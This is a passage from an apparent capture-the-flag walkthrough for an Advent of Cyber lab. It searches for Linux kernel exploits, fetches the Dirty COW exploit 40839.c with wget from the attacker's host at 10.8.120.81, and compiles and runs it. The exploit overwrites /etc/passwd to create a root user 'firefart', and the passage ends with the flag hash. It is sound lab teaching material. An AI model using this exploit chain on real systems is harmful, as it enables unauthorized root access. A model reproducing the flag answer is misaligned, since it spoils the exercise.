
```
Linux Kernel 2.6.22 - IPv6 Hop-By-Hop Header Remote Denial of Service                 | linux/dos/30902.c
Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty COW /proc/self/mem' Race Condition Privilege Escalation | linux/local/40616.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW /proc/self/mem' Race Condition Privilege Escalation (/etc/pass | linux/local/40847.cpp
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW PTRACE_POKEDATA' Race Condition (Write Access Method)      | linux/local/40838.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE_POKEDATA' Race Condition Privilege Escalation (/etc/p | linux/local/40839.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' /proc/self/mem Race Condition (Write Access Method)       | linux/local/40611.c
Linux Kernel 2.6.23 < 2.6.24 - 'vmsplice' Local Privilege Escalation (1)                        | linux/local/5093.c
Linux Kernel 2.6.24_16-23/2.6.27_7-10/2.6.28.3 (Ubuntu 8.04/8.10 / Fedora Core 10 x86-64) - 'set_sele | linux_x86-64/local/90
Linux Kernel 2.6.26 - Auerswald USB Device Driver Buffer Overflow (PoC)                           | linux/dos/35957.txt
Linux Kernel 2.6.27 < 2.6.36 (RedHat x86-64) - 'compat' Local Privilege Escalation              | linux_x86-64/local/15
Linux Kernel 2.6.27.7-generic/2.6.18/2.6.24-1 - Local Denial of Service                          | linux/dos/7454.c
Linux Kernel 2.6.27.8 - ATMSVC Local Denial of Service                                           | linux/dos/7405.c
```

step5: dowloaded Dirty COW exploit on target machine




```
$ wget http://10.8.120.81:8000/40839.c
--2021-01-30 21:16:00--  http://10.8.120.81:8000/40839.c
Connecting to 10.8.120.81:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5006 (4.9K) [text/plain]
Saving to: `40839.c'

100%[=====================================================================

2021-01-30 21:16:00 (164 KB/s) - `40839.c' saved [5006/5006]

$ ls -la
total 44
drwxr-xr-x 3 santa santa  4096 Jan 30 21:16 .
drwxr-xr-x 3 root  root   4096 Nov 21 20:37 ..
-rw-rw-r-- 1 santa santa  5006 Jan 30 20:20 40839.c
drwx------ 2 santa santa  4096 Nov 21 20:37 .cache
-rwxr-xr-x 1 santa santa  1422 Nov 21 20:37 christmas.sh
-rw-r--r-- 1 santa santa  2925 Nov 21 20:37 cookies_and_milk.txt
-rwxrwxr-x 1 santa santa 13510 Jan 30 21:04 ro
$ gcc 40839.c -o dirty
/tmp/cc0lluja.o: In function `generate_password_hash':
40839.c:(.text+0x1e): undefined reference to `crypt'
/tmp/cc0lluja.o: In function `main':
40839.c:(.text+0x502): undefined reference to `pthread_create'
40839.c:(.text+0x536): undefined reference to `pthread_join'
collect2: ld returned 1 exit status
```

step6: running the exploit




```
$ gcc 40839.c -pthread -lcrypt -o dirty
$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fiUoRi.gtlE9M:0:0:pwned:/root:/bin/bash

mmap: 7f1c24330000
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'kali'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'kali'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
```

step7: enumeration and reading instuction in “/root”



```
$ su firefart
Password:
firefart@christmas:/home/santa# cd /root
firefart@christmas:~# ls -la
total 24
drwx------  2 firefart root 4096 Nov 21 20:38 .
drwxr-xr-x 24 firefart root 4096 Nov 21 20:38 ..
-rw-------  1 firefart root    0 Nov 21 20:38 .bash_history
-rw-r--r--  1 firefart root 3106 Apr 19  2012 .bashrc
-rwxr-xr-x  1 firefart root 1422 Nov 21 20:37 christmas.sh
-rw-r--r--  1 firefart root  611 Nov 21 20:37 message_from_the_grinch.txt
-rw-r--r--  1 firefart root  140 Apr 19  2012 .profile
firefart@christmas:~# cat message_from_the_grinch.txt
Nice work, Santa!

Wow, this house sure was DIRTY!
I think they deserve coal for Christmas, don't you?
So let's leave some coal under the Christmas `tree`!

Let's work together on this. Leave this text file here,
and leave the christmas.sh script here too...
but, create a file named `coal` in this directory!
Then, inside this directory, pipe the output
of the `tree` command into the `md5sum` command.

The output of that command (the hash itself) is
the flag you can submit to complete this task
for the Advent of Cyber!

        - Yours,
                John Hammond
                er, sorry, I mean, the Grinch

          - THE GRINCH, SERIOUSLY

firefart@christmas:~# █
```

step8: reading the MD5 hash



```
firefart@christmas:~# touch coal
firefart@christmas:~# tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc  -
firefart@christmas:~# exit
$
```